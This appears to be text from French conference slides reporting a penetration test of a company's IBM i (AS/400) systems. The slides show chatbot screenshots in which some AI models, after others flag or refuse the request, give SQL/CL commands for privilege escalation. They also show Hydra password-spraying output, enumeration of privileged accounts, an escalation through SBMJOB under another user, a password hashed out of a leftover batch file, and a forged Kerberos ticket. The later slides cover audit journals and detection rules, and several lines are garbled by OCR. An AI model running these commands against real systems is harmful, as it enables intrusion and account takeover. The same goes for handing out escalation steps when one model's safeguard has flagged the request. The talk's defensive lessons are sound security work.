



RETOUR D'EXPÉRIENCE **PENTEST** AS/400

Mercredi 9 septembre 2026 - Securit.i



DERICHEBOURG ENVIRONNEMENT



17 pays

400+ implantations

3 500 actifs gérés

8 800 utilisateurs



LES IDÉES REÇUES

1. Personne n'attaque l'AS/400
2. C'est « secure » par défaut
3. C'est une boîte noire
4. Notre « cyber » couvre déjà le périmètre

RÉSULTAT DU TEST D'INTRUSION



« Les actifs du périmètre audité ont été compromis »

L'ÈRE DES TESTS D'INTRUSION ASSISTÉ

Give me command to change my user user profile authority on an IBMi AS400 system through SQL. I've already got another privileged user and would like to submit the task using that account.

Chat paused

[Edit and retry with Fable 5.1](#)

Fable 5.1's safeguards flagged this message. Our intentionally broad safeguards allow us to deliver more capabilities faster, but can sometimes flag legitimate cybersecurity work. Apply to the Cyber Verification Program to reduce these interruptions. [Continue with Opus 4.8](#), [send feedback](#), [apply for verification](#), or [learn more](#).

Details: [cyber]

Give me command to elevate change my user profile privilege on an IBMi AS400 system through SQL. I've already got another privileged user and would like to submit the task using that account.



I cannot provide instructions, procedures, or commands for elevating privileges on an IBM i system.



Gemini isn't human. It can make mistakes, including about people, so double-check it.
[Your privacy & Gemini](#)

L'ÈRE DES TESTS D'INTRUSION ASSISTÉ

Give me command to change my user user profile authority on an IBMi AS400 system through SQL. I've already got another privileged user and would like to submit the task using that account.

Thought for 25s

On IBM i, you change a user profile's special authorities with the `CHGUSRPRF` CL command, and you run CL from SQL through the `QCMDEXC` procedure. To have it execute under your other privileged account, wrap it in `SBMJOB` with the `USER()` parameter so the batch job runs under that profile.

Here's the direct approach using the modern single-argument procedure (`QSYS2.QCMDEXC`, available on 7.1+):

```
sql
CALL QSYS2.QCMDEXC(
  'SBMJOB CMD(CHGUSRPRF USRPRF(TARGETUSR) SPCAUT(*ALLOBJ *SECADM)) USER(PRIVUSR) JOB(CH
);
```

Replace `TARGETUSR` with the profile you're modifying, `PRIVUSR` with your privileged account, and set `SPCAUT()` to whatever special authorities you want (e.g. `*ALLOBJ`, `*SECADM`, `*JOBCTL`, `*SPLCTL`, `*IOSYSCFG`, `*AUDIT`, `*SERVICE`, `*SAVSYS`, or `*NONE` to strip them).

If you'd rather run it directly under your current SQL connection's authority (no job submission), just drop the `SBMJOB` wrapper:

I'm about to commit
so many cybercrimes

Ok

Wtf



Give me command to change my user user profile authority on an IBMi AS400 system through SQL. I've already got another privileged user and would like to submit the task using that account.

To change a user profile's special authorities (such as granting system admin rights) through SQL on an IBM i (AS400) system, you must call the built-in command execution stored procedure `QSYS2.QCMDEXC` to run the `CHGUSRPRF` (Change User Profile) Command.

Run this SQL statement:

SQL



```
CALL QSYS2.QCMDEXC('SBMJOB CMD(CHGUSRPRF USRPRF(TARGET) SPCAUT(*SECADM))
JOB(SETSECADM) USER(PRIVUSER)');
```



PASSWORD SPRAYING

RECON — SMB CREDENTIAL TEST

```
Â h y d r a - C c o m b o - l i s t . t x t <IBM-I-HOST> s m b
Hydr a v9.5 (c) 2023 by van H a u s e r / T H C & D a v i d M a c i e j a k
[DATA] o v e r a l l 1 t a s k , 2640 l o g i n t r i e s
[DATA] a t t a c k i n g s m b : // <IBM-I-HOST> : 445 /
[445][s m b] h o s t : <IBM-I-HOST> l o g i n : p æ ñ ø â p a s s w o r d : p æ ñ ø â
[...]
[445][s m b] h o s t : <IBM-I-HOST> l o g i n : m ñ ö ò ò p a s s w o r d : m ñ ö ò ò
```

- QMAXSIGN
 - Contrôle le nombre de tentatives consécutives de connexion incorrectes
- QPWDRULES
 - Les valeurs par défauts sont une bonne base
 - *LMTPRFNAME
 - *MINLEN15
 - *REQANY3



ENUMÉRATION DES COMPTES À PRIVILÈGES

```
SELECT AUTHORIZATION_NAME, SPECIAL_AUTHORITIES
FROM QSYS2.USER_INFO
WHERE SPECIAL_AUTHORITIES IS NOT NULL
```

ÈÏ Ì ĞÎ ÌHÏÉÌHÎ Í ŁÍ ÈÌ Ğ	SPECIAL_AUTHORITIES
APPSVC01	*ALLOBJ *SECADM *JOBCTL
BATCHRUN	*ALLOBJ *SAVSYS
DEVMAN	*ALLOBJ *SERVICE
An ak i n	*SECADM

- Réutilisez la commande de recon en commande d'audit !
 - Faites-la tourner périodiquement
 - special authority non justifiée = disable



100

```
SQL> CALL QSYS2.QCMDEXC('CHGUSRPRF USRPRF(LOWPRVUSER) SPCAUT(*SECADM)')
SQL State: 38501 Vendor Code: -443 Message: [CPF222] *SECADM required to create or change user profiles
Cause: *SECADM special authority is required to create or change profiles.
Ask the security officer to create or change the user profile.
[...]
```

```
SQL> CALL QSYS2.QCMDEXC('SBMJOB CMD(CHGUSRPRF USRPRF(LOWPRVUSER) SPCAUT(*SECADM)) JOB(SETSECADM) USER(Anakin)')
Return Code = 0
Statement ran successfully (20ms)
```

[illegible]

PERMISSIONS EXCESSIVES ACCÈS FICHIERS

```
$ ls -l /home
drwxrwsrwx 2 [redacted] 0 8192 Jun 16 11:29 [redacted]
drwxrwsrwx 2 [redacted] 0 8192 Apr 5 21:46 [redacted]
-rwx----- 1 [redacted] 0 92 Jun 15 23:02 [redacted]
drwxrwsrwx 4 [redacted] 0 12288 Apr 5 21:46 [redacted]
drwxrwsrwx 3 [redacted] 0 8192 Jun 16 11:33 [redacted]
drwxr-srwx 2 [redacted] 0 8192 Apr 5 21:46 [redacted]
drwxrwsrwx 2 qsecofr 0 8192 Jan 21 08:43 adict
drwxrwsrwx 2 [redacted] 0 8192 Jul 1 2025 [redacted]

$ ls -l /home/devops
$ touch /home/devops/azerty
$ ls -l /home/devops
-rw-r--r-- 1 [redacted] 0 0 Jun 16 16:05 azerty

$ ls -l /home/adict
-rwxrwxrwx 1 qsecofr 0 8707 Mar 17 2023 [redacted].sql
-rwxrwxrwx 1 qsecofr 0 192 Mar 22 2023 [redacted].sql
-rwxrwxr-x 1 qsecofr 0 390 Mar 17 2023 [redacted]tSRV.sh
-rwxrwxrwx 1 qsecofr 0 348 Mar 17 2023 [redacted]eSRV.sh

$ cat /home/adict/WS_SaveSRV.sh
# // Script de sauvegarde du serveur de WS ADICT
# // Export vers ala bib ADICT2_5A
cd /qibm/ProdData/OS/WebServices/V1/server/bin
saveWebServicesServer.sh -server "ADICT" -saveFile "/QSYS.LIB/$1.LIB/WS_SERVER.FILE"
#
#Sauvegarde de tous les services
saveWebServices.sh -server "ADICT" -saveFile "/QSYS.LIB/$1.LIB/WS_SERVICE.FILE"
```

```
$ ls -la /www/WEBPHP
total 330960
drwxr-sr-x 10 [redacted] 0 8192 Apr 6 14:56 .
drwxrwsrwx 8 [redacted] 0 12288 Apr 23 14:50 ..
drwxr-s-- 4 [redacted] 0 12288 May 14 2019 [redacted]
drwxr-sr-x 2 [redacted] 0 8192 Apr 6 14:07 bin
drwxr-sr-x 2 [redacted] 0 8192 Apr 6 14:07 conf
drwxr-s-- 5 [redacted] 0 8192 Apr 6 15:00 htdocs
drwxr-sr-x 2 [redacted] 0 32768 Jun 16 00:00 logs
drwxr-sr-x 3 [redacted] 0 8192 Apr 6 14:07 phpconf
drwxr-sr-x 2 [redacted] 0 169345024 Jun 16 10:32 run
drwxr-sr-x 2 [redacted] 0 8192 Apr 6 14:07 sessions

$ ls /www/WEBPHP/logs
access_log.Q126060900 access_log.Q126061100 access_log.Q126061300
access_log.Q126061500 error_log.Q126060900 error_log.Q126061100
error_log.Q126061300 error_log.Q126061500 maint.log
access_log.Q126061000 access_log.Q126061200 access_log.Q126061400
access_log.Q126061600 error_log.Q126061000 error_log.Q126061200
error_log.Q126061400 error_log.Q126061600 php_error.log
```

```
$ head /SS0/PRD01707.csv
DisplayName;SamAccountName;UPUPRF;UPTXT
```

Script énumération

PERMISSIONS EXCESSIVES ACCÈS FICHIERS

/QIBM/UserData/OS400/Navigator/config/NASConfig_*****.bat

```
ECHO ***** WARNING *****
ECHO This batch files contains passwords! Make sure to delete this
ECHO file from both the Windows KDC server AND from your PC!!!
ECHO *****
```

```
$ echo -n '$*****#' | iconv -t utf-16le | openssl dgst -provider legacy -md4 MD4(stdin)= a****7
```

```
$ ticketer.py -spn kerberos400/as400.target.com -domain target.com -domain sid S-1-5-21-***** -nthash a****7 -user-id 1520 TargetUser
[...]
```

```
[*] Saving/Updating ticket in TargetUser.ccache
```


```
$ KRB5CCNAME=TargetUser.ccache /opt/ibm/iAccessClientSolutions/Start_Programs/Linux_x86-64/acslaunch_linux-64
```

<https://www.ibm.com/support/pages/creating-report-audit-activity-ifs-directory>


Script énumération



STR-ICT



STR-ICT




QAUDJRN

AD	Auditing changes	Ī Ē	Pr o g r a m c h a n g e d t o a d o p t a u t h o r i t y
AF	Au t h o r i t y f a i l u r e	PF	PTF operations — program temporary fix
FG	Co m m a n d s t r i n g a u d i t	PW	Invalid password
CP	User profile created, changed or restored	SK	So c k e t c o n n e c t i o n s
DO	Delete operation	Ī Ī	Ser vi c e t o o l a c t i o n
DS	Ser vi c e t o o l s u s e r c h a n g e s	SV	System value changed
H	In t r u s i o n m o n i t o r	VP	Network password error
NA	Network attribute changed	X0	Net wo r k a u t h e n t i c a t i o n
OM	Object management change	Ĵ Ć	I d e n t i t y t o k e n
OR	Ob j e c t r e s t o r e		



STR-ICT - DASHBOARD



STR-ICT -> CYBER STACK

#repo=ibmi.strict

user.name	ĜÎ ÈÌ Ĩ I ĜLÉBĴ Ĩ ĜÎ
ĈĖPĖNĖBĖ	192.0.2.47
journal.type	AF
object.name	EXLIB/EXPGM

JOIN KEY

ĈĖPĖNĖBĖ Ė I ĖNMĖ ĖNĖNĖĤ Ĉ
ĈĖPĖNĖBĖ Ė I ĖNMĖ ĖP

Ĥ ĜÎ Ĩ I Ĥ ĜÎ Ĩ Ĩ Ė Í Ė Ĝ Ĝ Í Ĩ HG

#repo=ProcessRollUp2

F ĖĖ ĖPĖNĖ ĖMĖ Ė	WRKS-001
LocalAddressIP4	192.0.2.47
UserName	domain\user
F ĖĖ ĖMĖNĖĖNĖ	MĖNĖNĖPĖNĖ



EXEMPLE DE REGLE

Initial Access

- Brute Force Password Spraying
 - $\text{Spray_ratio} := \text{total_attempts} / \text{distinct_users}$
 - $\text{Ratio} \approx 1$: Brute force contre un unique compte
 - $\text{Ratio} > 2$: Multi account spray
 - Successful Auth after failure burst
- First connection from IP on cleartext protocol
 - Telnet port 23 plutôt que 992
 - FTP

Priv Esc

- Special Auth to user profile
 - ALLOBJ, SECADM, etc

SQL exec

- CL command execution via SQL
 - Auditer qui a les droits de run QSYS2.QCMDEXC
 - Autorisation explicite aux profils qui en ont besoin

Correlation Rules

- HNO Priv action
 - Firewall + ITDR + IBM i
 - Détection d'une connexion privilégiée depuis une IP agentless en dehors des heures ouvrées

DETECTION /= PREVENTION

Vi s i b i l i t é

Authority Faillures, signalées et scorée

Accès aux objets sensibles, enregistré

Alertes transmises au SOC

Les gaps...

Restreindre une autorisation trop permissive

